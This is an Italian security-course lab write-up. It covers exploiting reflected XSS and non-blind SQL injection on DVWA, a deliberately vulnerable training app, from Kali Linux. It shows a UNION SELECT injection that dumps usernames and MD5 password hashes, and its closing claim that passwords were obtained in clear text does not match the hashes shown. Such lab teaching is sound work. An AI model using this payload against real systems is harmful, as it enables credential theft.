

### Traccia:

Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping.


Raggiungete la DVWA e settate il livello di sicurezza a «LOW».

Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: **lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.**

La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:


- XSS reflected
- SQL Injection (**non blind**)

L'XSS riflesso (Reflected Cross-Site Scripting) è un tipo di attacco XSS in cui il payload dannoso viene inviato a un server web e immediatamente "riflesso" indietro nella risposta, senza essere memorizzato. Questo tipo di attacco è spesso eseguito attraverso URL o form che includono input dell'utente.



L'SQL Injection è una vulnerabilità di sicurezza che consente a un attaccante di interferire con le query SQL che un'applicazione invia al database. Il tipo "non-blind" significa che l'attaccante riceve direttamente un feedback visibile dall'attacco, permettendo di vedere i risultati delle query SQL manipolate.

0.1/DVWA/vulnerabilities/sqli/?id=%27UNION+SELECT+user%2C+password+... > ☆ ⚙️ 👤 □



## Vulnerability: SQL Injection

User ID:

ID: 'UNION SELECT user, password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT user, password FROM users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user, password FROM users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password FROM users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT user, password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>

In questo caso abbiamo ottenuto utente e psw in chiaro.